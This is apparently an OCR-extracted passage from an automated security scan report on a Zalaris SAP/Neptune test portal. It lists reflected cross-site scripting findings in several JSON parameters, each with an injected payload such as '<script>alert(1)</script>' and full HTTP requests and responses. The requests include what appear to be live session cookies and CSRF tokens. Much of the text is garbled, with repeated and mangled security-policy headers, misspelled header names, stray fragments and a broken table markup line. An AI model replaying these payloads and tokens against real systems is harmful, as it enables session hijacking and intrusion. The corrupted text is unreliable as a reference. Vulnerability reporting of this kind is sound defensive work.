https://patform.twitter.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data:; report-uri https://security.zalaris.com/violation; worker-src 'self' https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosnift

Connection: close

("modelAppCacheUpdateData":("CONFIGURATION":"PORTAL","RELEASED":false,"URL\_IPA":"","URL\_APK":"","PG\_APP\_ID":"","PG\_APP\_NAME":"Zalaris PeopleHub","PG\_APP\_VERSION":"6.0.8.0","AUTO\_UPDATE":false,"URL\_APP

...[3Mr]...
'[1,"PORTAL","NEPTUNE\_QUARTZ","Neptune Quartz",2],"modelAppCacheUserDefaultsData":

{"DATFM"."1,"DCPFM":"","LANGU":"E","TZONE\_","TZONE\_DESCRIPT":"","TIMEFM":"0","NUMBER\_GROUPING":"","NUMBER\_DECIMAL":"yiw32<script>alert(1)

</script>d9emph7txej","EDIT":true},"modelAppCacheImageDataUpdateData":[2,"GUID","CONTENT"],"modelAppCacheGlobalSettingsData":

{"GLOBAL\_STYLE":"","RUNTIME\_LANGUAGE":"E","BANNER":"","APP\_START":""},"modelAppCacheSplitViewDat

...[SNIP]...

## 9.2. https://testportal.zalaris.com/neptune/zalaris launchpad standard [NUMBER GROUPING JSON parameter]

### Summary

Information Confidence:

Host: https://testportal.zalaris.com

Path: /neptune/zalaris launchpad standard

### Issue detail

The value of the NUMBER\_GROUPING JSON parameter is copied into the HTML document as plain text between tags. The payload o5g12<script>alert(1)</script>plibwqxeois was submitted in the NUMBER\_GROUPING JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

### Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=GET_MENU_LIST&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00384&
ajax value=PORTAL%7CD%7C%7C%7C HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657771353019
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.62361d9c97df4bae
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-62361d9c97df4bae-01
Content-Length: 5175
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
{"WA_UPDATE":{},"WA_CLIENT_INFO":{"BUILD_VERSION":"21.10.0006"},"IT_APP_CACHE":{},"IT_GUID":{},"WA_MENU_LIST":{},"WA_CATEGORY":{},"WA_USER_DEFAULT":
{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE_":"","TZONE_DESCRIPT":"","TIMEFM":"0","NUMBER_GROUPING":"05g12<script>alert(1)
<\script>plibwqxeois","NUMBER_DECIMAL":"","EDIT":true},"WA_CORE":
{"CONFIGURATION":"PORTAL","DESCRIPTION":"","APP_APPCACHE":"ZALARIS_LAUNCHPAD_STANDARD","APP_PASSCODE":"NEPTUNE_LAUNCHPAD_PINCODE","APP_
START":"","APP_CLIEN
 ..[SNIP].
```

## Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 10:40:04 GMT
  Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8 Content-Length: 410302
 dxp-sap: 21100006
 x-user-logon-language: E
 access-control-allow-origin:
 access-control-allow-methods: *
 access-control-allow-headers:
 cache-control: no-store
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://* hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://saccounts.ondemand.com/ https://sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://loost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://in.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://szalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://codnjs.cloudflare.com https://psyndication.twitter.com/
https://s.neptune-software.com:443 https://soggle-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://s.boost.ai/ https://uis.sap.com/
https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://soggleapis.com https://sapui5.hana.ondemand.com
https://s.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://sapui5.hana.ondemand.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://sapui5.hana.ondemand.com/
https://sapu
https://platform.twitter.com/https://twimg.com/https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://t.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cnts.googleapis.com/ttps://platform.twitter.com/https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
 Connection: close
 ("modelAppCacheUpdateData":("CONFIGURATION":"PORTAL","RELEASED":false,"URL_IPA":"","URL_APK":"","PG_APP_ID":"","PG_APP_NAME":"Zalaris PeopleHub","PG_APP_VERSION":"6.0.8.0","AUTO_UPDATE":false,"URL_APP
  ...[SNIP]...
...[offir]...
Quartz Light Portal",1,"PORTAL","NEPTUNE_QUARTZ","Neptune Quartz",2],"modelAppCacheUserDefaultsData":

{"DATFM":"1","DCPFM":"","LANGU":"E","TZONE":"","TZONE_DESCRIPT":"","TIMEFM":"0","NUMBER_GROUPING":"05g12<script>alert(1)

</script>plibwqxeois","NUMBER_DECIMAL":"","EDIT":true},"modelAppCacheImageDataUpdateData":[2,"GUID","CONTENT"],"modelAppCacheGlobalSettingsData":

{"GLOBAL_STYLE":"","RUNTIME_LANGUAGE":"E","BANNER":"","APP_START":""},"model
    ..[SNIP]...
```

#### 9.3. https://testportal.zalaris.com/neptune/zalaris launchpad standard [TILE INFO JSON parameter]

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the TILE\_INFO JSON parameter is copied into the HTML document as plain text between tags. The payload vgjrp<script>alert(1)</script>t968kg9xujd was submitted in the TILE\_INFO JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

### Request 1

POST /neptune/zalaris\_launchpad\_standard?ajax\_id=SAVE\_USER\_FAV&ajax\_applid=ZALARIS\_LAUNCHPAD\_STANDARD&sap-client=650&dxp=21100006&field\_id=00385 HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-type: text/plain Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c833a2071fd34159 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c833a2071fd34159-01 Content-Length: 3647 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close {"IT\_FAV\_LIST":[("IMAGEDATA":"","ICON\_IMAGEDATA":"","IMAGE\_CONTENT":"","STATEFUL":false,"PARENTS":"","URL\_LONG":"/irj/servlet/prt/portal/prtroot /com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGE /tom:ap:np.bit.designstiduo:nw.portal.ds?AFFLICATION=25E
...[SNIP]...
"CHART\_GUID":"","MANIFEST":"","TILE\_TEXT":"","GUID":"00163EDC07D11ED9A79A9EE959EF27CE","NAME":"Registered
time","APPLID":"","ACTIVATED":true,"TILE\_ICON":"sap-icon://line-chart-time-axis","TILE\_INFO":"vgjrp<script>alert(1)<\script>1968kg9xujd","TILE\_TITLE":"Registered
time","TILE\_TYPE":"","TILE\_NUMBER":"","TILE\_UNIT":"","TILE\_INFOSTATE":"None","UPDDAT":"20190819","UPDTIM":"102158","UPDNAM":"VJSP","CREDAT":"20190702","CRET
IMI":"182330","CRE ...[SNIP]...

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:14:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 266
dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: '
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.ralaris.com/https://*.googleapis.com/https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com/443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
```

```
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppCacheTilesFavData":
[9,"GUID", "SORT", "BACK_WIDTH", "TILE_HEIGHT", "FORCE_ROW", "TILE_TITLE", "TILE_INFO", "NATURAL_WIDTH", "NATURAL_HEIGHT", "00163EDC07D11ED9A79A9EE959EF
27CE", 2, "Small", "", false, "Registered time", "vgjrp<script>alert(1)</script>1968kg9xujd", "", ""]}
```

## 9.4. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard [TILE\_TITLE JSON parameter]

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

The value of the TILE\_TITLE JSON parameter is copied into the HTML document as plain text between tags. The payload khurt<script>alert(1)</script>hkf6h was submitted in the TILE\_TITLE JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

## Request 1

```
POST /neptune/zalaris_launchpad_standard?ajax_id=SAVE_USER_FAV&ajax_applid=ZALARIS_LAUNCHPAD_STANDARD&sap-client=650&dxp=21100006&field_id=00385
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772972956; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
 K-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.c833a2071fd34159
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-c833a2071fd34159-01
Content-Length: 3647
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
{"IT_FAV_LIST":{{"IMAGEDATA":"","ICON_IMAGEDATA":"","IMAGE_CONTENT":"","STATEFUL":false,"PARENTS":"","URL_LONG":"/iri/servlet/prt/portal/prtroot
/com.sap.ip.bi.designstudio.nw.portal.ds?APPLICATION=ZGE
TILE_TEXT":"","GUID":"00163EDC07D11ED9A79A9EE959EF27CE","NAME":"Registered time","APPLID":"","ACTIVATED":true,"TILE_ICON":"sap-icon://line-chart-time-
axis","TILE_INFO":"","TILE_TITLE":"Registered timekhurt-script>alert(1)
</script>hkf6h","TILE_TYPE":"","TILE_NUMBER":"","TILE_UNIT":"","TILE_INFOSTATE":"None","UPDDAT":"20190819","UPDTIM":"102158","UPDNAM":"VJSP","CREDAT":"201907
02","CRETIM":"162330","CRENAM":"VJSP","SORT":"00002","VIS
...[ŚNIP]...
```

#### Response 1

```
HTTP/1.1 20 OK
Date: Thu, 14 Jul 2022 09:16:26 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 260
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-headers: *
```

cache-control: no-store

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.thtps://s.papsf.com:443 https://p.thtps://s.papsf.com:443 https://p.thtps://s.papsf.com:443 https://p.thtps://p.thtps://s.papsf.com:443 https://p.thtps://p.t /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\* in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com/ https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twimg.com/https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://s.boost.ai/ https://ui5.sap.com/https://s.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://tiles.elastic.com/spi.//sapui5.hana.ondemand.com/https://sapui5.hana.ondemand.com/spi.//sapui5.hana.ondemand.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modelAppCacheTilesFavData": [9,"GUID","SORT","BACK\_WIDTH","TILE\_HEIGHT","FORCE\_ROW","TILE\_TITLE","TILE\_INFO","NATURAL\_WIDTH","NATURAL\_HEIGHT","00163EDC07D11ED9A79A9EE959EF 27CE",2,"Small","",false,"Registered timekhurt<script>alert(1)</script>hkf6h","","",""]}

# 9.5. https://testportal.zalaris.com/neptune/zmfp\_time\_statement [AMOUNT1 JSON parameter]

#### Summary

Severity: Information

Confidence:

Host: https://testportal.zalaris.com Path: /neptune/zmfp time statement

#### Issue detail

The value of the AMOUNT1 JSON parameter is copied into the HTML document as plain text between tags. The payload wcx9c<a b=c>nyo9c was submitted in the AMOUNT1 JSON parameter. This input was echoed unmodified in the application's response.

This behavior demonstrates that it is possible to inject new HTML tags and attributes into the returned document. An attempt was made to identify a full proof-of-concept attack for injecting arbitrary JavaScript but this was not successful. You should manually examine the application's behavior and attempt to identify any unusual input validation or other obstacles that may be in place

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

#### Request 1

POST /neptune/zmfp\_time\_statement?ajax\_id=GET\_PDF&ajax\_applid=ZMFP\_TIME\_STATEMENT&sap-client=650&dxp=21100006&field\_id=00114 HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json

Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a821200ae044428e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a821200ae044428e-01

Content-Length: 230

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors

Sec-Fetch-Site: same-origin Te: trailers

Connection: close

 $\begin{tabular}{ll} \begin{tabular}{ll} \be$ 

#### Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:50:49 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/json; charset=utf-8 Content-Length: 315690 dxp-sap: 21100006

x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: '

cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://sa.ccounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://signicat.com/ https:// https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.galaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com.443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://com/s.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: :

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

{"modelAppParData":("STATUS":""},"modelTimePeriodData":("PABRJ":"2022","PABRP":"03","BEGDA":"20220301","ENDDA":"20220329","AMOUNT1":"wcx9c<a

b=c>nyo9e","AMOUNT2":"
